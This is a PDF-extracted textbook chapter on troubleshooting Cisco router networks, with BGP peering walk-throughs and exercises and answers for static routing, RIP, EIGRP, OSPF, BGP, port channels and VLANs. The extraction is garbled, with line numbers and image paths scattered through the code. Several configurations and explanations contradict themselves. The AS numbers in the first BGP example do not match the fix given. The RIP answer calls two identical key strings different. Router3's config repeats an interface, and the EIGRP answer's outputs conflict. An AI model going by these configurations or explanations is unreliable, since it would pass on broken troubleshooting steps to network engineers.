


Figure 8-14. BGP example diagram

A network engineer has completed BGP configurations on AS 1 and AS 2, but the BGP peering is not occurring. Let's troubleshoot the issue:

```
Router2#sh ip bgp summary
BGP router identifier 192.168.2.2, local AS number 2
BGP table version is 1, main routing table version 1
```

| Neighbor    | V | AS | MsgRcvd | MsgSent | TblVer | InQ | OutQ | Up/Down | State/PfxRcd |
|-------------|---|----|---------|---------|--------|-----|------|---------|--------------|
| 192.168.1.1 | 4 | 1  | 0       | 0       | 1      | 0   | 0    | never   | Idle         |

You can see that the connection to the BGP neighbor is idle.

```
Router2#sh ip bgp neighbor
BGP neighbor is 192.168.1.1, remote AS 1, external link
BGP version 4, remote router ID 0.0.0.0
BGP state = Idle
Neighbor sessions:
 0 active, is not multisession capable (disabled)
Stateful switchover support enabled: NO
Default minimum time between advertisement runs is 30 seconds
```

```

For address family: IPv4 Unicast 1396
BGP table version 1, neighbor version 1/0 1397
Output queue size : 0 1398
Index 0, Advertise bit 0 1399
Slow-peer detection is disabled 1400
Slow-peer split-update-group dynamic is disabled 1401
 Sent Rcvd 1402
Prefix activity: ---- ---- 1403
 Prefixes Current: 0 0 1404
 Prefixes Total: 0 0 1405
 Implicit Withdraw: 0 0 1406
 Explicit Withdraw: 0 0 1407
 Used as bestpath: n/a 0 1408
 Used as multipath: n/a 0 1409

 Outbound Inbound 1410
Local Policy Denied Prefixes: ----- ----- 1411
 Total: 0 0 1412
Number of NLRI in the update sent: max 0, min 0 1413
Last detected as dynamic slow peer: never 1414
Dynamic slow peer recovered: never 1415
Refresh Epoch: 1 1416
Last Sent Refresh Start-of-rib: never 1417
Last Sent Refresh End-of-rib: never 1418
Last Received Refresh Start-of-rib: never 1419
Last Received Refresh End-of-rib: never 1420
 Sent Rcvd 1421
Refresh activity: ---- ---- 1422
 Refresh Start-of-RIB 0 0 1423
 Refresh End-of-RIB 0 0 1424

Address tracking is enabled, the RIB does have a route to 192.168.1.1 1425
Connections established 0; dropped 0 1426
Last reset never 1427
External BGP neighbor not directly connected. 1428
Transport(tcp) path-mtu-discovery is enabled 1429
Graceful-Restart is disabled 1430
No active TCP connection 1431

 There is no active TCP connection. You are peering with the loopback addresses, so let's make sure that
 you can ping the neighbor's loopback address: 1432
 1433

Router2#ping 192.168.1.1 1434
Type escape sequence to abort. 1435
Sending 5, 100-byte ICMP Echos to 192.168.1.1, timeout is 2 seconds: 1436
!!!! 1437
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/5 ms 1438
Router2#ping 192.168.1.1 source 192.168.2.2 1439
Type escape sequence to abort. 1440
Sending 5, 100-byte ICMP Echos to 192.168.1.1, timeout is 2 seconds: 1441

```

```

1442 Packet sent with a source address of 192.168.2.2
1443 !!!!!
1444 Success rate is 100 percent (5/5), round-trip min/avg/max = 2/4/6 ms

1445 You can ping Router1 from Router2 sourcing from the loopback address. You must investigate why the
1446 peering is not taking place. Let's look at the configuration of both routers:

1447 Router2#sh run | begin router bgp
1448 router bgp 1
1449 bgp log-neighbor-changes
1450 neighbor 192.168.1.1 remote-as 1
1451 neighbor 192.168.1.1 update-source Loopback1

1452 Router1#sh run | begin router bgp
1453 router bgp 1
1454 bgp log-neighbor-changes
1455 neighbor 192.168.2.2 remote-as 2
1456 neighbor 192.168.2.2 update-source Loopback1

1457 Router1 is configured incorrectly. Router2's AS should be 1 and you must change it:

1458 Router1#conf t
1459 Enter configuration commands, one per line. End with CNTL/Z.
1460 Router1(config)#router bgp 1
1461 Router1(config-router)#no neighbor 192.168.2.2 remote-as 2
1462 Router1(config-router)#neighbor 192.168.2.2 remote-as 1

1463 *Feb 12 20:12:57.218: %BGP-5-ADJCHANGE: neighbor 192.168.2.2 Up

1464 Router1#sh ip bgp neighbor
1465 BGP neighbor is 192.168.2.2, remote AS 1, internal link
1466 BGP version 4, remote router 192.168.2.2
1467 BGP state = Established, up for 00:02:09
1468 Last read 00:00:25, last write 00:00:18, hold time is 180, keepalive interval is 60
1469 seconds
1470 Neighbor sessions:
1471 1 active, is not multisession capable (disabled)
1472 Session: 192.168.2.2

1473 Now let's look at another example using Figure 8-15.

```






Figure 8-15. BGP example

The BGP adjacency between Router1 and Router2 will not establish. You must investigate why:

```
Router1#ping 192.168.2.2 source 192.168.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.2.2, timeout is 2 seconds:
Packet sent with a source address of 192.168.1.1
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/5/7 ms
```

```
Router2#ping 192.168.1.1 source 192.168.2.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.1, timeout is 2 seconds:
Packet sent with a source address of 192.168.2.2
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 6/7/13 ms
```

You can successfully ping the peering endpoints from each router. The routing appears to be correct. Let's review the BGP configurations on Router1 and Router2:

```
Router1#sh run | begin router bgp
router bgp 1
 bgp log-neighbor-changes
 neighbor 192.168.2.2 remote-as 4
 neighbor 192.168.2.2 ebgp-multihop 255
 neighbor 192.168.2.2 update-source Loopback1
```

```
ip route 0.0.0.0 0.0.0.0 172.16.1.2
```

```
Router2#sh run | begin router bgp
router bgp 4
 bgp log-neighbor-changes
 neighbor 192.168.1.1 remote-as 1
 neighbor 192.168.1.1 ebgp-multihop 255
 neighbor 192.168.1.1 update-source Loopback1
```

```
ip route 172.16.1.1 255.255.255.255 172.16.2.1
```

```
ip route 172.16.1.0 255.255.255.252 172.16.2.1
```

1504 Both configurations look correct, aside from one thing. Router1 has a default route to its next hop. This  
 1505 is why you can route to the loopback of Router2; but recall that BGP will not peer with a neighbor using a  
 1506 default route. You need a route to network 192.168.2.2:

```
1507 Router1(config)#ip route 192.168.2.2 255.255.255.255 172.16.1.2
1508 *Feb 12 22:18:03.745: %BGP-5-ADJCHANGE: neighbor 192.168.2.2 Up
```

```
1509 Router1#sh ip bgp summary
1510 BGP router identifier 192.168.1.1, local AS number 1
1511 BGP table version is 1, main routing table version 1
```

```
1512 Neighbor V AS MsgRcvd MsgSent TblVer InQ OutQ Up/Down State/PfxRcd
1513 192.168.2.2 4 4 4 4 4 1 0 0 00:00:51 0
```

## Summary

1514 Now that you have made it to the end of the chapter, you should understand how to troubleshoot network  
 1515 issues. The concepts discussed in this chapter can be used to troubleshoot problems that deal with VLANs,  
 1516 port channels, STP, VTP, static routing, RIP, EIGRP, OSPF, IS-IS, and BGP. By using the troubleshooting  
 1517 methods, you should be able to resolve network issues that are not covered in this book. Remember to keep  
 1518 current configurations, network drawings, and cables labeled—and don't forget about the physical layer.  
 1519 This chapter covered step-by-step examples of troubleshooting routers and switches, as well as commands  
 1520 that can be used to narrow network issues.

## Exercises

1522 This section provides exercises that reinforce the material that was covered in this chapter.

### EXERCISE 1: STATIC ROUTING

1525 You have received reports that users from LAN 172.16.5.0/24 cannot reach the servers in LAN  
 1526 172.16.6.0/24. Let's begin troubleshooting from Router1. Use Figure 8-16 to complete the exercise.

this figure will be printed in b/w





Figure 8-16. Exercise 1 diagram

You must configure your routers using the following initial configurations:

|                                                |      |
|------------------------------------------------|------|
| Router1                                        | 1527 |
| int e0/0                                       | 1528 |
| ip address 172.16.2.1 255.255.255.252          | 1529 |
| int e0/1                                       | 1530 |
| ip address 172.16.5.1 255.255.255.0            | 1531 |
| ip route 0.0.0.0 0.0.0.0 172.16.2.2            | 1532 |
|                                                | 1533 |
| Router2                                        | 1534 |
| int e0/0                                       | 1535 |
| ip address 172.16.2.2 255.255.255.252          | 1536 |
| int e0/1                                       | 1537 |
| ip address 172.16.3.1 255.255.255.252          | 1538 |
| ip route 0.0.0.0 0.0.0.0 172.16.2.1            | 1539 |
| ip route 172.16.4.0 255.255.255.252 172.16.3.2 | 1540 |
| ip route 172.16.6.0 255.255.255.252 172.16.3.2 | 1541 |
| Router3                                        | 1542 |
| int e0/0                                       | 1543 |
| ip address 172.16.3.2 255.255.255.252          | 1544 |
| int e0/1                                       | 1545 |
| ip address 172.16.4.2 255.255.255.252          | 1546 |
| ip route 0.0.0.0 0.0.0.0 172.16.3.1            | 1547 |
| int e0/1                                       | 1548 |
| ip address 172.16.4.1 255.255.255.252          | 1549 |
| Router4                                        | 1550 |
| int e0/0                                       | 1551 |
| ip address 172.16.4.2 255.255.255.252          | 1552 |
| int e0/1                                       | 1553 |
| ip address 172.16.6.1 255.255.255.0            | 1554 |
| ip route 0.0.0.0 0.0.0.0 172.16.4.1            | 1555 |

## EXERCISE 2: RIP

You are trying to bring up a new RIP connection. Router1 and Router2 will not share RIP information. Use the following diagram and the initial router configurations to troubleshoot the issue.



**Figure 8-17.** Exercise 2 diagram

1559 You must configure your routers using the following initial configurations:

```

1560 Router1
1561 int e0/0
1562 ip add 172.16.1.1 255.255.255.252
1563 router rip
1564 version 2
1565 network 172.16.1.0
1566 Key chain test
1567 Key 1
1568 Key-string Te$t1
1569 int Ethernet0/0ip rip authentication key-chain test
1570 ip rip authentication mode md5

1571 Router2
1572 int e0/0
1573 ip add 172.16.1.2 255.255.255.252
1574 router rip
1575 version 2
1576 network 172.16.1.0
1577 Key chain test
1578 Key 1
1579 Key-string Te$t1
1580 int Ethernet0/0
1581 ip rip authentication key-chain test
1582 ip rip authentication mode md5


```

### EXERCISE 3: EIGRP

1583

1584 You have received reports that users from LAN 192.168.1.0 cannot reach the servers in LAN  
 1585 192.168.3.0. Use the following diagram and the following initial configurations to troubleshoot the issue.

This figure will be printed in black



**Figure 8-18.** Exercise 3 diagram

You must configure your routers using the following initial configurations:

```

Router1
int e0/0
ip address 172.16.1.1 255.255.255.252
int e0/1
ip add 192.168.1.1 255.255.255.0
router eigrp 10
network 172.16.1.0 0.0.0.3
network 192.168.1.0 0.0.0.255

```

```

auto-summary 1586

Router2 1587
int e0/0 1588
ip add 172.16.1.2 255.255.255.252 1589
int e0/1 1590
ip add 172.16.2.1 255.255.255.252 1591
router eigrp 10 1592
network 172.16.1.0 0.0.0.3 1593
network 172.16.2.0 0.0.0.3 1594


Router3 1595
int e0/0 1596
ip add 172.16.2.2 255.255.255.252 1597
int e0/1 1598
ip add 172.16.3.1 255.255.255.252 1599
router eigrp 10 1600
network 172.16.2.0 0.0.0.3 1601
network 172.16.3.0 0.0.0.3 1602

Router4 1603
int e0/0 1604
ip add 172.16.3.2 255.255.255.252 1605
int e0/1 1606
ip add 192.168.3.1 255.255.255.0 1607
router eigrp 10 1608
passive-interface default 1609
network 172.16.3.0 0.0.0.3 1610
network 192.168.3.0 0.0.0.255 1611

```

## EXERCISE 4: OSPF

While configuring OSPF, Router1 and Router2 will not form an adjacency. Use the following diagram and initial configurations to troubleshoot the issue.



**Figure 8-19.** Exercise 4 diagram

```


1615 You must configure your routers using the following initial configurations:
1616 Router1
1617 int e0/0
1618 ip add 172.16.2.2 255.255.255.252
1619 ip ospf 1 area 1
1620 Router2
1621 int e0/0
1622 ip address 172.16.2.1 255.255.255.252
1623 ip ospf 1 area 0

```

### EXERCISE 5: BGP

1624  
 1625 You have received reports that when the link with network 172.16.10.0 drops, the BGP peering also  
 1626 drops. Begin troubleshooting from Router1 to find out why the redundant links do not keep the peering  
 1627 established. Use the following diagram and the initial router configurations to complete the exercise.

this figure will be printed in b/w



**Figure 8-20.** Exercise 5 diagram

You must configure your routers using the following initial configurations:

```

Router1
int e0/0
ip address 172.16.10.1 255.255.255.252
int e0/1
ip address 172.16.6.1 255.255.255.252
int loopback1
ip address 192.168.1.1 255.255.255.255
router bgp 3
neighbor 192.168.2.2 remote-as 1
neighbor 192.168.2.2 ebgp-multihop 255
neighbor 192.168.2.2 update-source loo1
ip route 192.168.2.2 255.255.255.255 Ethernet0/0

Router2
int e0/0
ip address 172.16.10.2 255.255.255.252
int e0/1
ip address 172.16.6.2 255.255.255.252
int loopback1
ip address 192.168.2.2 255.255.255.255

```


```

router bgp 1 1628
neighbor 192.168.1.1 remote-as 3 1629
neighbor 192.168.1.1 ebgp-multihop 255 1630
neighbor 192.168.1.1 update-source loo1 1631
ip route 192.168.1.1 255.255.255.255 Ethernet0/0 1632
ip route 192.168.1.1 255.255.255.255 Ethernet0/1 1633

```

## EXERCISE 6: PORT CHANNEL

You are troubleshooting why the port channel is not forming. Use the following diagram and the initial configurations to troubleshoot the issue.



**Figure 8-21.** Exercise 6 diagram

You must configure your routers using the following initial configurations:

```

Router1 1638
int port-channel 1 1639
no switchport 1640
ip add 172.16.10.1 255.255.255.252 1641
int range e0/0 - 2 1642
no switchport 1643
channel-group 1 mode on 1644

Router2 1645
int port-channel 1 1646
no switchport 1647
ip add 172.16.10.2 255.255.255.252 1648
int range e0/0 - 2 1649
no switchport 1650
channel-group 1 mode on 1651

```

## EXERCISE 7: ROUTED VLANS


1652

1653

1654

You have seen reports that Router1 cannot communicate with VLAN 100 or 500. Troubleshoot the issue to resolve the problem using the following diagram and initial configurations.

this figure will be printed in b/w



**Figure 8-22.** Exercise 7 diagram

1655

You must configure your routers using the following initial configurations:

1656

1657

1658

1659

1660

1661

1662

1663

1664

1665

1666

1667

1668

1669

1670

1671

1672

1673

1674

1675

1676

```

Switch1
int vlan 100
ip add 10.10.10.2 255.255.255.240
int vlan 500
ip add 10.20.20.2 255.255.255.240
int e0/0
switchport access vlan 100
int e0/1
switchport access vlan 500
int e0/2
switchport trunk encapsulation dot1q

Router1
int e0/0
int e0/0.100
ip add 10.10.10.1 255.255.255.240
encapsulation dot1q 100
ip add 10.10.10.1 255.255.255.240
int e0/0.500
ip add 10.20.20.1 255.255.255.240
encapsulation dot1q 500
ip add 10.20.20.1 255.255.255.240

```



## Exercise Answers

This section provides answers to the exercises.

### Exercise 1

You have received reports that users from LAN 172.16.5.0/24 cannot reach the servers in LAN 172.16.6.0/24. Let's begin troubleshooting from Router1.

First, you will attempt to ping 172.16.6.1 from Router1:

```
Router1#ping 172.16.6.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.6.1, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
```

The ping was unsuccessful, so let's evaluate the routing table:

```
Router1#sh ip route
```

```
Gateway of last resort is 172.16.2.2 to network 0.0.0.0
```

```
S* 0.0.0.0/0 [1/0] via 172.16.2.2
 172.16.2.0/24 is variably subnetted, 2 subnets, 2 masks
C 172.16.2.0/30 is directly connected, Ethernet0/0
L 172.16.2.1/32 is directly connected, Ethernet0/0
 172.16.5.0/24 is variably subnetted, 2 subnets, 2 masks
C 172.16.5.0/30 is directly connected, Ethernet0/1
L 172.16.5.1/32 is directly connected, Ethernet0/1
```

You can see that you have a default route pointing to Router2, so you will now run a traceroute to see where the packet dies:

```
Router1#traceroute 172.16.6.1
Type escape sequence to abort.
Tracing the route to 172.16.6.1
VRF info: (vrf in name/id, vrf out name/id)
 1 172.16.2.2 6 msec 4 msec 5 msec
 2 172.16.3.2 6 msec 6 msec 5 msec
 3 172.16.3.1 4 msec 4 msec 1 msec
 4 172.16.3.2 5 msec 6 msec 5 msec
 5 172.16.3.1 4 msec 5 msec 5 msec
 6 172.16.3.2 6 msec 5 msec 5 msec
(output omitted)
30 172.16.3.2 6 msec 2 msec 7 msec
```

As you can see, the packet gets into a routing loop between Router2 and Router3. Let's evaluate Router3:

```
Router3#sh ip route
```

```
Gateway of last resort is 172.16.3.1 to network 0.0.0.0
```

```

1715 S* 0.0.0.0/0 [1/0] via 172.16.3.1
1716 172.16.3.0/24 is variably subnetted, 2 subnets, 2 masks
1717 C 172.16.3.0/30 is directly connected, Ethernet0/0
1718 L 172.16.3.2/32 is directly connected, Ethernet0/0
1719 172.16.4.0/24 is variably subnetted, 2 subnets, 2 masks
1720 C 172.16.4.0/30 is directly connected, Ethernet0/1
1721 L 172.16.4.1/32 is directly connected, Ethernet0/1

```

1722 You can see that there is no route to network 172.16.6.0. You will add it and fix the routing:

```
1723 Router3(config)#ip route 172.16.6.0 255.255.255.0 172.16.4.2
```

```

1724 Router3#ping 172.16.6.1
1725 Type escape sequence to abort.
1726 Sending 5, 100-byte ICMP Echos to 172.16.6.1, timeout is 2 seconds:
1727 !!!!!
1728 Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms

```

1729 You can ping from Router3 now; move to Router1:

```

1730 Router1#ping 172.16.6.1
1731 Type escape sequence to abort.
1732 Sending 5, 100-byte ICMP Echos to 172.16.6.1, timeout is 2 seconds:
1733 !!!!!
1734 Success rate is 100 percent (5/5), round-trip min/avg/max = 4/5/6 ms

```

1735 Consider this network fixed!

## 1736 Exercise 2

1737 You are trying to bring up a new RIP connection, Router1 and Router2 will not share RIP information.

1738 First, you will attempt to ping 172.16.1.2 from Router1:

```

1739 Router1#ping 172.16.1.2
1740 Type escape sequence to abort.
1741 Sending 5, 100-byte ICMP Echos to 172.16.1.2, timeout is 2 seconds:
1742 !!!!!
1743 Success rate is 80 percent (4/5), round-trip min/avg/max = 4/4/5 ms

```

1744 As you can see, you are able to ping Router2 because you are directly connected; but if you show the RIP  
 1745 neighbors, you can see that the database is empty:

```

1746 Router1#sh ip rip ?
1747 database IPv4 RIP database
1748 neighbors RIP BFD neighbors

```

```
1749 Router1#sh ip rip neighbors
```

1750 Let us check that RIP is enabled on both routers:

```

1751 Router1#sh ip protocols
1752 (output omitted)

```

|                                                                                                     |      |
|-----------------------------------------------------------------------------------------------------|------|
| <b>Routing Protocol is "rip"</b>                                                                    | 1753 |
| Outgoing update filter list for all interfaces is not set                                           | 1754 |
| Incoming update filter list for all interfaces is not set                                           | 1755 |
| Sending updates every 30 seconds, next due in 12 seconds                                            | 1756 |
| Invalid after 180 seconds, hold down 180, flushed after 240                                         | 1757 |
| Redistributing: rip                                                                                 | 1758 |
| Default version control: send version 2, receive version 2                                          | 1759 |
| Interface          Send Recv Triggered RIP Key-chain                                                | 1760 |
| Ethernet0/0          2    2                  test                                                   | 1761 |
| Automatic network summarization is in effect                                                        | 1762 |
| Maximum path: 4                                                                                     | 1763 |
| <b>Routing for Networks:</b>                                                                        | 1764 |
| <b>172.16.1.0</b>                                                                                   | 1765 |
| Routing Information Sources:                                                                        | 1766 |
| Gateway          Distance    Last Update                                                            | 1767 |
| Distance: (default is 120)                                                                          | 1768 |
| <br>Router2#sh ip protocols                                                                         | 1769 |
| (output omitted)                                                                                    | 1770 |
| <br><b>Routing Protocol is "rip"</b>                                                                | 1771 |
| Outgoing update filter list for all interfaces is not set                                           | 1772 |
| Incoming update filter list for all interfaces is not set                                           | 1773 |
| Sending updates every 30 seconds, next due in 6 seconds                                             | 1774 |
| Invalid after 180 seconds, hold down 180, flushed after 240                                         | 1775 |
| Redistributing: rip                                                                                 | 1776 |
| Default version control: send version 2, receive version 2                                          | 1777 |
| Interface          Send Recv Triggered RIP Key-chain                                                | 1778 |
| Ethernet0/0          2    2                                                                         | 1779 |
| Automatic network summarization is in effect                                                        | 1780 |
| Maximum path: 4                                                                                     | 1781 |
| <b>Routing for Networks:</b>                                                                        | 1782 |
| <b>172.16.1.0</b>                                                                                   | 1783 |
| Routing Information Sources:                                                                        | 1784 |
| Gateway          Distance    Last Update                                                            | 1785 |
| Distance: (default is 120)                                                                          | 1786 |
| <br>From the show ip protocols command, you can see that RIP is enabled on both routers for network | 1787 |
| 172.16.1.0.                                                                                         | 1788 |
| Now use the debug ip command to look at RIP packets:                                                | 1789 |
| <br>Router1#debug ip rip ?                                                                          | 1790 |
| bfd          RIP BFD Events                                                                         | 1791 |
| database    RIP database events                                                                     | 1792 |
| events      RIP protocol events                                                                     | 1793 |
| trigger     RIP trigger extension                                                                   | 1794 |
| <cr>                                                                                                | 1795 |
| <br>Router1#debug ip rip                                                                            | 1796 |
| RIP protocol debugging is on                                                                        | 1797 |
| Router1#                                                                                            | 1798 |

```

1799 *Feb 8 17:43:56.876: RIP: sending v2 update to 224.0.0.9 via Ethernet0/0 (172.16.1.1)
1800 *Feb 8 17:43:56.876: RIP: build update entries - suppressing null update
1801 Router1#
1802 *Feb 8 17:44:47.985: RIP: ignored v2 packet from 172.16.1.2 (invalid authentication)

```

1803 Looking at the output, notice there is an invalid authentication packet received that is not allowing the  
 1804 two routers to become neighbors.

1805 Complete a show run on both routers to look at the keys:

```

1806 Router2#sh run
1807 Building configuration...

1808 Current configuration : 1913 bytes
1809 !
1810 ! Last configuration change at 17:44:49 UTC Sun Feb 8 2015
1811 !
1812 (Output omitted)

```

```

1813 key chain test
1814 key 1
1815 key-string Te$t1

```

```

1816 Router1#sh run
1817 Building configuration...

1818 Current configuration : 1983 bytes
1819 !
1820 ! Last configuration change at 17:41:12 UTC Sun Feb 8 2015
1821 key chain test
1822 key 1
1823 key-string Te$t1

```

1824 Noticed anything in the two key strings? One ends in l and the other also ends in l. You must change the  
 1825 l on Router2 so that the routers can become neighbors:

```

1826 Router2#conf t
1827 Enter configuration commands, one per line. End with CNTL/Z.
1828 Router2(config)#key chain test
1829 Router2(config-keychain)# key 1
1830 Router2(config-keychain-key)# key-string Te$t1

```

```

1831 Let us look at the database.
1832 Router2#sh ip rip database
1833 172.16.1.0/24 auto-summary
1834 172.16.1.0/30 directly connected, Ethernet0/0

```

```

1835 Router1#sh ip rip database
1836 172.16.1.0/24 auto-summary
1837 172.16.1.0/30 directly connected, Ethernet0/0

```

1838 The RIP database is now correct.

## Exercise 3

|                                                                                                                                                                          |      |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------|
|                                                                                                                                                                          | 1839 |
| You have received reports that users from LAN 192.168.1.0 cannot reach the servers in LAN 192.168.3.0.                                                                   | 1840 |
| First, attempt to ping 192.168.3.1 from Router1:                                                                                                                         | 1841 |
| <br>Router1#ping 192.168.3.1                                                                                                                                             | 1842 |
| Type escape sequence to abort.                                                                                                                                           | 1843 |
| Sending 5, 100-byte ICMP Echos to 192.168.3.1, timeout is 2 seconds:                                                                                                     | 1844 |
| .....                                                                                                                                                                    | 1845 |
| Success rate is 0 percent (0/5)                                                                                                                                          | 1846 |
| <br>The pings did not work, so let's look further into the problem:                                                                                                      | 1847 |
| <br>Router1#sh ip route eigrp                                                                                                                                            | 1848 |
| <b>192.168.0.0/16 is variably subnetted, 3 subnets, 3 masks</b>                                                                                                          | 1849 |
| D        192.168.0.0/16 is a summary, 00:19:43, Null0                                                                                                                    | 1850 |
| 172.16.1.0/24 is variably subnetted, 3 subnets, 3 masks                                                                                                                  | 1851 |
| D        172.16.1.0/24 is a summary, 00:19:43, Null0                                                                                                                     | 1852 |
| 172.16.2.0/30 is subnetted, 1 subnets                                                                                                                                    | 1853 |
| D        172.16.2.0 [90/307200] via 172.16.1.2, 00:31:38, Ethernet0/0                                                                                                    | 1854 |
| 172.16.3.0/30 is subnetted, 1 subnets                                                                                                                                    | 1855 |
| D        172.16.3.0 [90/332800] via 172.16.1.2, 00:29:48, Ethernet0/0                                                                                                    | 1856 |
| <br>You don't have a route to the 192.168.3.0 network, but you can see that you have autosummarization enabled since you are advertising 192.168.0.0/16. Let's fix this: | 1857 |
| <br>Router1(config)#router eigrp 10                                                                                                                                      | 1859 |
| Router1(config-router)#no auto-summary                                                                                                                                   | 1860 |
| <br>Let's move to Router4 and make sure that EIGRP is running on this router:                                                                                            | 1861 |
| <br>Router4#sh ip protocol                                                                                                                                               | 1862 |
| (output omitted)                                                                                                                                                         | 1863 |
| <br>Routing Protocol is " <b>eigrp 10</b> "                                                                                                                              | 1864 |
| Outgoing update filter list for all interfaces is not set                                                                                                                | 1865 |
| Incoming update filter list for all interfaces is not set                                                                                                                | 1866 |
| Default networks flagged in outgoing updates                                                                                                                             | 1867 |
| Default networks accepted from incoming updates                                                                                                                          | 1868 |
| EIGRP-IPv4 Protocol for AS(10)                                                                                                                                           | 1869 |
| Metric weight K1=1, K2=0, K3=1, K4=0, K5=0                                                                                                                               | 1870 |
| NSF-aware route hold timer is 240                                                                                                                                        | 1871 |
| Router-ID: 172.16.3.2                                                                                                                                                    | 1872 |
| Topology : 0 (base)                                                                                                                                                      | 1873 |
| Active Timer: 3 min                                                                                                                                                      | 1874 |
| Distance: internal 90 external 170                                                                                                                                       | 1875 |
| Maximum path: 4                                                                                                                                                          | 1876 |
| Maximum hopcount 100                                                                                                                                                     | 1877 |
| Maximum metric variance 1                                                                                                                                                | 1878 |

```

1879 Automatic Summarization: disabled
1880 Maximum path: 4
1881 Routing for Networks:
1882 192.168.3.0/24
1883 172.16.3.0/30
1884 Passive Interface(s):
1885 Ethernet0/0
1886 Routing Information Sources:
1887 Gateway Distance Last Update
1888 172.16.3.1 90 00:13:53
1889 Distance: internal 90 external 170

```

1890 You have verified that EIGRP is running, that network 192.168.3.0 is being advertised, and that  
 1891 autosummarization is not enabled.

1892 You can see that interface Ethernet0/0 is listed as a passive interface. Let's check the interface  
 1893 configuration for network 192.168.3.0:

```

1894 Router4#sh run int e0/0
1895 Building configuration...

1896 Current configuration : 69 bytes
1897 !
1898 interface Ethernet0/0
1899 ip address 172.16.3.2 255.255.255.252
1900 end

```

1901 This is the WAN connection. It needs to be set to no passive for an EIGRP adjacency to be formed:

```

1902 Router4(config)#router eigrp 10
1903 Router4(config-router)#no passive-interface e0/0

```

1904 Now let's check the EIGRP topology on Router4:

```

1905 Router4#sh ip eigrp topology
1906 EIGRP-IPv4 Topology Table for AS(10)/ID(172.16.3.2)
1907 Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply,
1908 r - reply Status, s - sia Status

1909 P 172.16.3.0/30, 1 successors, FD is 281600
1910 via Connected, Ethernet0/0
1911 P 172.16.2.0/30, 1 successors, FD is 307200
1912 via 172.16.3.1 (307200/281600), Ethernet0/0
1913 P 172.16.1.0/30, 1 successors, FD is 332800
1914 via 172.16.3.1 (332800/307200), Ethernet0/0
1915 P 172.16.1.0/24, 1 successors, FD is 358400
1916 via 192.168.3.1 (358400/332800), Ethernet0/0

```

1917 Let's look at the routing table for Router3 to make sure that network 192.168.3.0 is being advertised:

```

1918 Router3#sh ip route eigrp
1919 (output omitted)

```

|                                                                                      |      |
|--------------------------------------------------------------------------------------|------|
| Gateway of last resort is not set                                                    | 1920 |
| 192.168.0.0/24 is subnetted, 1 subnets                                               | 1921 |
| D      172.16.1.0 [90/332800] via 172.16.2.1, 00:22:16, Ethernet0/0                  | 1922 |
| 172.16.1.0/30 is subnetted, 1 subnets                                                | 1923 |
| D      172.16.1.0 [90/307200] via 172.16.2.1, 00:54:10, Ethernet0/0                  | 1924 |
| Network 192.168.3.0 is not in the routing table; let's troubleshoot further:         | 1925 |
| Router4#sh ip route eigrp                                                            | 1926 |
| (output omitted)                                                                     | 1927 |
| Gateway of last resort is not set                                                    | 1928 |
| 192.168.0.0/24 is subnetted, 1 subnets                                               | 1929 |
| D      192.168.1.0 [90/358400] via 172.16.3.1, 00:04:43, Ethernet0/0                 | 1930 |
